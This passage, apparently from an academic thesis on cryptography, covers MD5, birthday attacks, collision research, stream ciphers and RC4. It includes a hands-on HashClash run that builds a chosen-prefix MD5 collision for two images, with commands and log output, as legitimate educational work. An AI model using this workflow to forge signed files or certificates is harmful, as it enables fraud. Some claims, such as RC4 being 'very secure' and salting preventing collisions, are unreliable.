These are new IHVs and if this is last message block then the new IHVs is the output as resulting message digest. Otherwise the register is again updated by processing the next message block. When the steps are computed, the resulting state words are added to the input IHV and returned as output:

$$MD5CompressionFunction(IHV_{input}, B) = (a + Q_{61}, b + Q_{64}, c + Q_{63}, d + Q_{62}).$$

4.8.5 Computing Output

After the block is processed, the output is A, B, C, D. the message digest is from low-order byte of A and to high-order byte of D. Our message digest of the original message is: *789c7cf5251fdb085ddd730a945c7328*

4.8.6 Security

MD5 is broken and considered to be insecure. The attacks against MD5 are collision attacks. An attacker can create a same hash for two different inputs. This is called collision attack.

4.9. Collision finding attack

4.9.1 Pigeonhole Principle

Pigeonhole Principle states that if there are more inputs than outputs than there is a possibility of collision. For example, if there are *n* items(pigeons) and *m* containers (pigeonhole) where $n > m$ then at least one container must have more than one item. The principle guarantees that another different input will hash to the same output. For some hash function *H()* we have an input *x* having *n* bits and an output *y* having *m* bits where $n > m$ and the number of possible inputs is 2^n and number of possible outputs is 2^m then number of inputs is larger than the number of possible hash values then there must be some inputs which have same outputs. On average $2^n/2^m$ inputs will map to the same output value. So if *H()* has *m* bit output then after $2^m + 1$ inputs there must be a collision.

4.9.2 Birthday Attack

If we have 367 people in a room and we want to know how many people share the same birthday then by pigeonhole principle we can say that at least one pair that shares the same birthday. But that is the worst-case scenario. It is likely that a small number of people in a room can share the same birthday i.e. less than *m+ 1* items can cause a collision. So, what are the odds of having two people sharing the same birthday when there are *n* people in the room? Birthday attack deals with the probability that *n* people in a room some will share the same birthday. If we assume *n* is 3, there are three people in the room and what are the chances that two of them will share the same birthday. Let's say *P(A)* is the probability of two people having the same birthday and *P(B)* is the probability of not sharing the same birthday with anyone. So the probability of two people sharing same birthday is:

$$P(A) = 1 - P(B)$$

Because the probabilities are mutually exclusive. We will calculate *P(B)* first. If no one in the room is sharing the same birthday then the first person will have 365 options in which his birthday is. The second person will have 365-1 choices and the third person will have 365-1 choices.

$$P^{(B)} = \frac{365}{365} * \frac{364}{365} * \frac{363}{365}$$

$$P(A) = 1 - P(B) = 1 – 0.99179 = 0.00821$$

It is very unlikely to have the same birthday when there are only three people in the room. So how many people must be in a room that there is a 50% chance that two people share the same birthday. If we take a random guess, we will think *365/2 = 183* people must be in the room to share the same birthday. But according to the birthday paradox and mutually exclusive probability concepts with only 23 people in a room there exists a 50% chance that people share the same birthday.

$$P^{(B)} = \frac{365}{365} * \frac{364}{365} * \frac{363}{365} * \ldots * \frac{344}{365} * \frac{343}{365}$$

$$P(A) = 1 - P(B) = 1 – 0.492702 = 0.50729 \text{ or } 50\%$$

The probabilities of *N* people in a room sharing the same birthday is shown below:

N	***P(N)***
23	50.7%
30	70.6%
40	89.1%
50	97.0%

70	99.9%
100	99.99997%
200	99.99999999999999999999999998%
≥366	100%

The probability of sharing the same birthday in a room of 23 people is high because of possible pair combinations. The possible pair of combination for *N* people is $\binom{N}{2}$. When *N* is 23 and we chose 2 pairs of people then there are 253 pairs of people which is a lot of pairs.

We can find collisions in our hashing functions using birthday paradox. It is called a birthday attack. What are the odds of finding the two inputs having the same hash? MD5 output is of 128 bits. There are 2^{128} different possible outputs whereas possible input size has infinite possibilities when hashed will be pigeonholed i.e. inevitably will cause a collision. The generalized birthday problem of any size is:

$$P(H) = \left(\frac{1}{H}\right)^{N} * \frac{H!}{(H-N)!}$$

H is the size of sample space of our hash function and *N* is size of sample space of input in bits. In pigeonhole principle to find a collision one must do a brute force attack and when the output has 2^{128} possibilities the exhaustive search becomes infeasible for today's computers.

4.9.3 Birthday Attack Algorithm

Suppose *H()* is a hash function having 2^n possible outputs. Let H: M → {0,1}^{n} be a hash function that outputs *N* bits values and *M* is a set of random distinct messages and the size of a message to be hashed is very large than 2^n bits: M >> 2^n.

1. Select $k = 2^{n/2}$ random messages from *M:* $m_1, m_2 \ldots, m_k$
2. For $i = 1,2 \ldots, k$ compute $t_i = H(m)$ where t_i is a hashed value of the message and *k* is number of trials
3. Look for a collision where $t_i = t_j$ where $m_i \neq m_j$. Repeat from step 1 if no collision is found.

How many times do we need to repeat step 1 if no collision is found? By birthday paradox, the number of iterations will be very very small. The Birthday attack theorem states that: the probability of collision after $\sqrt{n}$ inputs are greater than or equal to 1/2. If MD5 is our hash function, then after 2^{64} random messages we will find a collision in time $O(2^{n/2})$.

When we use birthday attacks to find collisions we still have to compute $2^{n/2}$ hashes and need memory. Floyd cycle-finding algorithm is used to find collisions with less consumption of memory. We can avoid collisions by :

- Adding salt to hashed passwords.
- Making hash length longer. Longer the hash space probability of collision becomes small but longer hashes cause more storage, computation power, performance, and cost. so how many messages we need to check to have a collision.
- Selection of magic number

4.9.4 Security of Hash Function

The security of a hash function *H()* can be determined by the following properties:

- Collision Resistance
- Preimage Resistance
- Second Pre-image Resistance

Collision resistance means it is very hard to find two input values *m1* and m2 which compute the same hash.

$$H(m1) = H(m2) \text{ where } m1 \neq m2$$

Preimage Resistance: For a hash value *h* it is very difficult to find a message *m* having that hash value.

$$h= H(m).$$

Second Pre-image Resistance means given an input value *m1* and its hash *h* it is computationally infeasible to find another input value *m2* which computes the same hash *h* value.

$$H(m1) = H(m2) \text{ where } m1 \neq m2$$

In the second pre-image resistance the message is given to the attacker. Hash collision occurs when two different messages compute the same hash value. Second Pre-image Resistance is also called as weak collision resistance and Collision resistance is called as strong collision resistance. In weak collisions an input message is given to the attacker whereas in strong collisions can select any pair of messages to find a collision. So according to the birthday paradox, if we are to find a pair of people sharing the same birthday probability will be high but if we are finding a person having a specific birthday that shares the same birthday then the probability of such a collision is lower. This is why Second Pre-image Resistance is called weak collision resistance.

4.10. Chosen-Prefix Collision

In 1993, Bert den Boer and Antoon Bosselaers found pseudo-collision for MD5 hash function. The pseudo-collision consists of the same message with two different sets of IVs. They demonstrated that internal states can be identical for some of the MD5 computation given certain input conditions. In 1996, H. Dobbertin published a semi free-start attack on MD5, that two different

messages can produce same hashes if IV_0(Initialization Vector) is chosen. Dobbertin could not provide a real collision but his attack revealed the weakness in MD5 algorithm.

$$a_0 = 0x12ac2375,$$
$$b_0 = 0x3b341042,$$
$$c_0 = 0x5f62b97c,$$
$$d_0 = 0x4ba763ed$$

In 2004, at CRYPTO conference a team of researchers led by Xiaoyun Wang announced to found collisions in MD5 and some other hash functions. Wang et al found a way to generate a collision between message pairs for which large number of conditions must be satisfied. The large number of conditions suggests that an attacker cannot use these differentials to cause second pre-image attacks with complexity less than generic attacks[37]. Wang team research proved that it is possible to find a pair of 512-bit input block messages, consisting of two blocks, produce collisions after the second block. We want to find a pair of messages (M_0, M_1) and $(M_0`, M_1`)$ such that

$$(a, b, c, d) = MD5(a_0, b_0, c_0, d_0, M_0),$$
$$(a`, b`, c`, d`) = MD5(a_0, b_0, c_0, d_0, M_0`),$$
$$MD5(a, b, c, d, M1) = MD5(a`, b`, c`, d` M_1`)$$

a_0, b_0, c_0 and d_0 are initial values of MD5. As MD5 computes IHV(Intermediate Hash Value) from the compression function for $i = 1, 2, \ldots N$. IHV consists of four 32-bit words: a, b, c, d.

$$IHV_i = MD5CompressionFunction(IHV_{i-1}, M_{i-1}).$$

To find the first block $(M_0, M_0`)$ takes $2^{39}$ MD5 operations and to find the second block of the message takes $2^{32}$ operations. The attack takes an hour on IBM P690 to find $(M_0, M_0`)$ and in some fastest cases it only takes 15 minutes. To find second block $(M_1, M_1`)$ it takes only 15 seconds to 5 minutes[38]. MD5CRK project was used to demonstrate the birthday attack to find collision but was ended shortly when Wang Research team announced collisions. The attack was to input two messages that differ by some bits and observe and modify as the algorithm operates. The attack approach was to use bitconditions on the working state of MD5 compression function to find a message block which satisfies the differential path. Differential Cryptanalysis attack was known to IBM and NSA in 1970s but was first described by E. Biham and A. Shamir in 1980s to analyze the security of DES like cryptosystem.

Differential cryptanalysis is a method which analyzes the effect of particular differences in plaintext pairs on the differences of the resultant ciphertext pairs. The attack finds the difference between related plaintexts which are being encrypted. The plaintexts differ by a few bits. These differences can be used to assign probabilities to the possible keys and to locate the most probable key[39]. Differential cryptanalysis attack is a largely theoretical attack as it requires large number of plaintext/ciphertext pairs. The attack requires $>2^{40}$ plaintext/ciphertext pairs and takes time 2^{37}.

The difference is usually a XORed value of the two plaintexts. By observing the differences, they can be exploited. The difference can be written as; if X represents the encryption of first plaintext and X^* represents the encryption of second plaintext then the difference X` can be written as: $X` = X \oplus X^*$

By analyzing these differences, probabilities are assigned to the possible keys. As more plaintext/ciphertext pairs are analyzed, the probability centers around smaller number of keys. Using this attack, Wang team constructed differential paths for MD5 compression function which accurately describe the difference between the input pairs (IHV_{in},B) and (IHV'_{in},B') propagate through the compression function working states Q_t and Q'_t, resulting in a desired difference between the outputs. They constructed sufficient conditions, which are system of equations, over bits of Q_t and $Q`_t$. These conditions ensure the desired differential path occurs, provided $IHV_{in}$ and $IHV`_{in,}$ and help to find blocks B and $B`$ which results in desired result.

HashClash

HashClash is a method used to construct chosen-prefix collision for MD5. The purpose of HashClash project was to extend both theoretical and experimental findings based on the ideas of Xiaoyun Wang and her co-workers on collision generation for the MD5 and SHA-1 hash functions[40]. Both Chosen-Prefix collision and Identical-Prefix collision attack can be performed using HashClash.

Near-Collision Attack is an attack against compression function, provided IHV_{in} and $IHV`_{in}$ and a blocks $B$ and $B`$ are searched using differential path in such a way that a desired δIHV_{out} is achieved. The collision attack having a condition where $IHV_k = IHV`_k$ is satisfied are called Identical-Prefix Collision attack. As in Identical-Prefix Collision, identical prefixes are used which results in same $IHV_k$ and $IHV`_k$.

Chosen-Prefix collision attack is much harder to produce than Identical-Prefix collision attack, but the impact of the attack is also larger and powerful than a classical collision attack. In classical collision attack, an attacker has no control over the content of the messages. In Chosen-Prefix collision, an attacker append different prefixes(values) to the different targeted

messages/documents/files which results them to have same hash value. The algorithm searches for complete valid differential paths where the beginning and ending part is predetermined. This attack has been used to create a rogue certificate impersonating another domain. In 2017, around 2^{50} MD5 operations Chosen-Prefix collision was found.

To use HashClash go to: *https://github.com/cr-marcstevens/hashclash*, either clone the repository or download the zip file. Then follow the requirements and then run the script. We ran the script in automatic way, to check all the required dependencies.

```
root@kali:/home/hadia/Attack/hashclash-master# ./build.sh
[*] checking for system tool: autoconf: found
[*] checking for system tool: automake: found
[*] checking for system tool: libtool: found
[*] checking for system library: zlib1g-dev: found
[*] checking for system library: libbz2-dev: found
[*] Checking for local boost (version 1.57.0): found
[*] Run: autoreconf --install
[*] Run: ./configure --with-boost=/home/hadia/Attack/hashclash-master/boost-1.57.0
checking for a BSD-compatible install... /usr/bin/install -c
checking whether build environment is sane... yes
checking for a thread-safe mkdir -p... /usr/bin/mkdir -p
checking for gawk... gawk
checking whether make sets $(MAKE)... yes
```

Then make a directory in the hashclash-master *cpc_workdir* and then run chosen-prefix collision attack by running the command.


../scripts/cpc.sh pic1.jpg pic2.jpg &> demo.output

Our files are two random jpg pictures. The files can be text or doc file. &> redirects the output to the log file which is in our case is: *demo.output*. After running *cpc.sh* script, we can check the log file using the below command:


tail -f demo.output

```
 1 Chosen-prefix file 1: ../pic1.jpg
 2 Chosen-prefix file 2: ../pic2.jpg
 3 Detecting worklevel ... : 28
 4 Birthday search for MD5 chosen-prefix collisions
 5 Copyright (C) 2009 Marc Stevens
 6 http://homepages.cwi.nl/~stevens/
 7
 8 IHV1 = {1450676323,520944490,3802070504,911948987}
 9 IHV1 = 639077566afb0c1fe8fd9ee2bb3c5b36
10
11 IHV2 = {933523122,4057887666,2320206428,1042194085}
12 IHV2 = b26ea437b273def15c8a4b8aa59e1e3e
13
14 Maximum of near-collision blocks: 9
15 Differential Path Type range: 2
16 Hybrid bits: 0
17 Maximum amount of memory in MB for trails: 100 (local: 100)
18 Estimated number of trails that will be stored:    1872457 (local: 187
19 Estimated number of trails that will be generated: 1061342
20 Estimated complexity per trail: 2^(17)
21 Estimated complexity on trails: 2^(37.0175)
22 Estimated complexity on collisions: 2^(27.7053)
23
24 Thread 1 created (AVX256).
25 Thread 2 created (AVX256).
26 Work: 2^(28.5888), Coll.: 0(uf=0,nuf=0,?=0,q=0,rh=0), Blocks: 64
27 Work: 2^(29.6611), Coll.: 0(uf=0,nuf=0,?=0,q=0,rh=0), Blocks: 64
28 Work: 2^(30.2134), Coll.: 0(uf=0,nuf=0,?=0,q=0,rh=0), Blocks: 64
29 Work: 2^(30.6114), Coll.: 0(uf=0,nuf=0,?=0,q=0,rh=0), Blocks: 64
30 Work: 2^(30.8914), Coll.: 0(uf=0,nuf=0,?=0,q=0,rh=0), Blocks: 64
```

We can see the birthday attack to get the hash differences. After the birthday attack, the attack goes to the next stage and creates the near collision blocks to reduce the hash differences. The data for collision search of the near collision block is stored in *workdir N*. For the first near collision block the data is stored in *workdir0* and for second near collision block the data is in *workdir1* and so on. In our current directory *cpc_workdir*, by using *ls -l* command we can view the contents in the working directory.



In every step, each block is processed to find a collision. When the step succeeds to find a collision, it starts the next step. But if the steps fails it backtracks to the previous step and run it again. For example: if step5 fails, then the algorithm backtracks to step4 and run if step4 succeeds then we move to the step5. In each step, the Q values are updated:



When the working states are updated and a collision is found then the step is completed and next step is started.

```
9155 [*] Time before backtrack: 20610 s
9156 1125512 16
9157 Block 1: workdir0/coll1_4287175538
9158 16 cd 3a 0b ba e5 ca 18 0f aa b4 28 d7 e7 69 6c
9159 a1 e2 6a 49 b0 b5 30 00 91 f1 6b 50 2d dd 6f 53
9160 69 e6 22 c5 5d 9d 00 09 f1 c8 dd aa cb ea 01 5d
9161 dd 05 bd ca d0 9a 4b bd 14 e3 3a 8f 77 c9 68 c6
9162 Block 2: workdir0/coll2_4287175538
9163 16 cd 3a 0b ba e5 ca 18 0f aa b4 28 d7 e7 69 6c
9164 a1 e2 6a 49 b0 b5 30 00 91 f1 6b 50 2d dd 6f 53
9165 69 e6 22 c5 5d 9d 00 09 f1 c8 dd aa cb ea 01 5b
9166 dd 05 bd ca d0 9a 4b bd 14 e3 3a 8f 77 c9 68 c6
9167 Found collision!
9168 [*] Step 0 completed
9169 [*] Number of backtracks until now: 1
9170 [*] Time before backtrack: 28800 s
9171 [*] Starting step 1
9172 MD5 differential path toolbox
9173 Copyright (C) 2009 Marc Stevens
9174 http://homepages.cwi.nl/~stevens/
9175
```

Sometimes there are 9 blocks but in our case there were 8 blocks to eliminate all the differences. It depends when we find a collision. The whole process takes almost 12 to 16 hours. During the steps two files representing the collision between the original files were created and were being updated as the steps are processed.

```
-rw-r--r--  1 hadia hadia   827310 Apr  5 21:32 pic1.jpg
-rw-r--r--  1 root  root   1275072 Apr 12 11:12 pic1.jpg.coll
-rw-r--r--  1 hadia hadia  1274421 Apr  5 21:35 pic2.jpg
-rw-r--r--  1 root  root   1275072 Apr 12 11:12 pic2.jpg.coll
```

We can get hash of the original files by using *md5sum* command. *md5sum - compute and check MD5 message digest.*


The MD5 hash of the original files was:

```
root@kali:/home/hadia/Attack/hashclash-master# md5sum pic1.jpg pic2.jpg
940fde2a6c0f5e08480708b476a4c433  pic1.jpg
1317acd5e2c293afb2ce21f92165f4a5  pic2.jpg
```

And when collision is found the files having collision have same MD5 hash which is:

```
root@kali:/home/hadia/Attack/hashclash-master# md5sum pic1.jpg.coll pic2.jpg.coll
2f2c37d88181981c7613481c8a0284df  pic1.jpg.coll
2f2c37d88181981c7613481c8a0284df  pic2.jpg.coll
```

After the collision block is found the collision is stored in *pic1.jpg.coll* and *pic2.jpg.coll* which are:



4.11. Stream Cipher

Symmetric key algorithms are those which use the same key for encryption of a plain text and for decrypting the ciphertext. The key is a private key known to both sender and receiver. The keys are shared through a secure channel or medium. Symmetric algorithm works as follows:

$$c = e_k(m)\ m$$
$$= d_k(c)$$

where:

- *c is ciphertext,*
- *m is plaintext,*
- *k is the private key shared, ● e encryption function,*
- *d and decryption function.*

Symmetric algorithms can be of either a Stream Cipher or a block cipher.

4.11.1 Introduction of Stream Cipher

Stream ciphers encrypt the plaintext bits individually. A plain text digit which is considered a bit is added with a bit of key stream. The key is a stream of pseudorandom bits called keystream. The random bit stream is produced from a short secret key using a public algorithm, called the keystream generator [41]. The key is used as an input to the keystream generator which generates a key stream. Each bit of plaintext is encrypted with the corresponding bit of keystream which is a bit of ciphertext. Stream Cipher is also called a State Cipher as encryption depends not only on the keystream and plaintext but also on the current state of the operation. The plaintext can be recreated by combining the ciphertext and the keystream. The combining operation is the simplest operation: Exclusive-Or(XOR). The combing operation of plaintext and keystream can be written as: $c_i = m_i \oplus k_i$

The decryption of the ciphertext will be: $m_i = c_i \oplus k_i$

The security of the stream cipher depends on the keystream generator. If the keystream generator generates a keystream of all zeroes, then the ciphertext will be equal to the plain text. If keystream generates repeating 16-bit patterns, then the algorithm will be simple XOR with negligible security. If the same keystream is generated multiple times, then encryption can be broken. The keystream generator having the same key and same internal state will generate the same keystream[42]. The stream cipher can easily be attacked if the keys are reused more than once. As XOR is commutative and has the property of $X \oplus X = 0$.

$c_1 \oplus c_2 = (m_1 \oplus k) \oplus (m_2 \oplus k) = m1 \oplus m2$

The result is XOR of the plaintexts. If an attacker intercepts the plaintext, then the keystream can easily be found. So the keys must be unique for every message which causes key distribution and key management problems.

4.11.2 Types of Stream Cipher

- Synchronous Stream Cipher
- Self-Synchronizing Stream Ciphers

4.11.2.1 Synchronous Stream Cipher

In Synchronous Stream Cipher, the keystream is generated independently of the plaintext and ciphertext. This is called binary additive stream cipher. A Binary Additive Stream Cipher is a stream cipher where keystream, plaintext, and ciphertext digits are binary digits, and the output function is the XOR function. To decrypt the plaintext, sender and receiver must be synchronous. They must have the same key and same internal state. If ciphertext bits are inserted or deleted during transmission, then synchronous is lost and decryption of the ciphertext fails. The decryptor on the other end might know if the bits are inserted or deleted or replayed. If during transmission, a ciphertext bit is modified only that bit will be affected in the plaintext and the other bits will remain the same. This causes no error propagation as the modified bit will not affect the decryption of other ciphertext bits. The attacker might perform active attacks where the attacker flips a bit and changes the message and possibly knows how the plaintext changes. For example, a person makes an online transaction: *"transfer $5,000"* and changes that to *"transfer $50,000"*.

4.11.2.2 Self-Synchronous Stream Cipher

Self-Synchronous Stream Cipher or Asynchronous stream cipher is the one where the keystream is generated by using previous *N* ciphertext digits. This is also called Ciphertext Auto Key(CTAK). This will allow us to recover the lost bit in the ciphertext during transmission. Self-synchronization is possible because of this property. The asynchronous cipher is vulnerable to playback attack. An attacker records some ciphertext bits during transmission when new ciphertext is being transferred the attacker inserts the recorded bits into the current transmission. The receiving end might not know if the plaintext is the original one or the previous one. This attack is avoided by using time stamps.

4.11.3 Historical Stream Cipher

Lorenz Cipher is a stream cipher used during world war II developed by C. Lorenz AG. The cipher machine was based on an additive method for enciphering teleprinter messages invented by Gilbert Vernam in 1918. The cipher generated five bits as teleprinter message encoding was done by using Baudot code. The code output has five channels each of which is a stream of bits

containing 1 or 0, dot or cross, hole or no-hole. The data was encoded by using a tape having five rows of holes or no-hole. The code could encode 2^5 characters. The cipher encrypted data in baudot code form by generating a series of five bits that were XORed with Baudot code bits. The cipher uses a sequence of wheels, each of the wheels contain pins. The absence or presence of a pin will indicate one or zero signal. The wheel acts like a shift register as when the wheel turns, pins change position relative to the input change. The original cipher machine had 12 wheels, each having 23 to 61 unique positions. The key of the cipher machine was the starting position of each of the 12 wheels. As there are 16,033,955,073,056,318,658 possible positions. The cipher was supposed to be unbreakable without knowing the key.

4.11.5. Modern Stream Cipher

- Linear Feedback Shift Registers(LFSRs)
- Combining LFSR
- RC4

4.11.5.1. Linear Feedback Shift Registers(LFSRs)

LFSR has two parts: shift register and feedback register. If the feedback function is linear then shift register is linear. Linear Feedback Shift Registers are small circuits of length *L* containing memory cells capable of storing one input and one output. The set of such cells forms a register. In each stage, some cells are tapped and passed through a feedback function. Then the registers shift the bits one position to the left end and the bit that is shifted out of the register is the output. When the feedback function is XOR function, then certain set of cells are tapped and the values are XORed together. LFSR generates pseudo random streams to be used in function mostly XOR operation. It is a register which takes a linear function of previous state as an input. LFSR takes . LFSR is used in counters, cryptography, digital broadcasting and communications and circuit-testing.

4.11.5.2. RC4

RC4 is a stream cipher which stands for Ron's Cipher after Ron Rivest of MIT. RC4 was designed by Ron Rivest of RSA Security in 1987. RC4 was confidential for seven years and the specifics of the algorithm were available after signing a disclosure agreement. But in 1994, someone anonymously posted the source code to cyberpunks mailing list. The code was found to be original, and the algorithm is now no longer a secret. RC4 encrypts the plaintext by mixing the plaintext bits with some series of random bits. RC4 is famous for its speed and simplicity.

4.11.5.2.1 Working of RC4

The output of RC4 is a keystream independent of plaintext. Given an array '*S*' of 256 indexes from S_0 to S_{255}. The entries consist of permutation of integers 0,…,255. The permutation is done in a

key-dependent way. It has two 8-bit counters *i* and *j* initialized to zero. To generate a random byte of the keystream:

PRG algorithm

1. $i = (i + 1) \bmod 256$
2. $j = (j + S_i) \bmod 256$
3. $swap(S_i, S_j)$
4. $t = (S_i + S_j) \bmod 256$
5. $K = S_t$

Each line of the code makes the cipher strong. The line1 makes sure that each value in the array is used once after 256 iterations. Line2 makes sure the output does not depend on the array linearly. Line3 makes sure the array is modified as iteration continues. Line4 makes sure that output does not reveal the internal state of the array[41].

To initialize the *S* array, a key scheduling algorithm is used. *S* is initialized linearly. Then a 256byte array with the key is initialized.

RC4 Key Schedule

1. *for i = 0 to 255:*
    a. $S_i = i$
2. *for i = 0 to 255:*
    a. $j = (j + S_i + K_i) \bmod 256$
    b. *swap* S_i *and* S_j

RC4 can have $2^{1700}\ (256! \times 256^2)$ possible states which makes the algorithm very secure. Although RC4 cipher is very fast, the algorithm does not generate a keystream as random as one expects.

4.12. Block Cipher

In 1945, Claude Shannon introduced the 'diffusion' and 'confusion' terms to capture the two fundamental building blocks for any cryptographic systems. These properties were to prevent cryptanalysis based on statistical analysis. In statistical analysis the frequency distribution of different letters is observed. By analyzing the frequency of the letters, an attacker might be able to deduce a part of the key. To thwart statistical analysis, Shannon suggested 'diffusion' and 'confusion' properties. In diffusion, plaintext statistical structure is dissipated into long-range statistics of ciphertext. So, each plaintext bit effects the ciphertext bits. If one plaintext bit changes then half ciphertext bits should be changed. Through diffusion the statistical relation between plaintext and ciphertext is made complex for the attacker to deduce the key. In confusion, the relationship between ciphertext and value of the encryption key is made complex. The ciphertext should not give any idea about the plaintext. So even if the attacker gets access of

the statistics of the ciphertext, he would not be able to deduce the encryption key because of the ciphertext complexity.

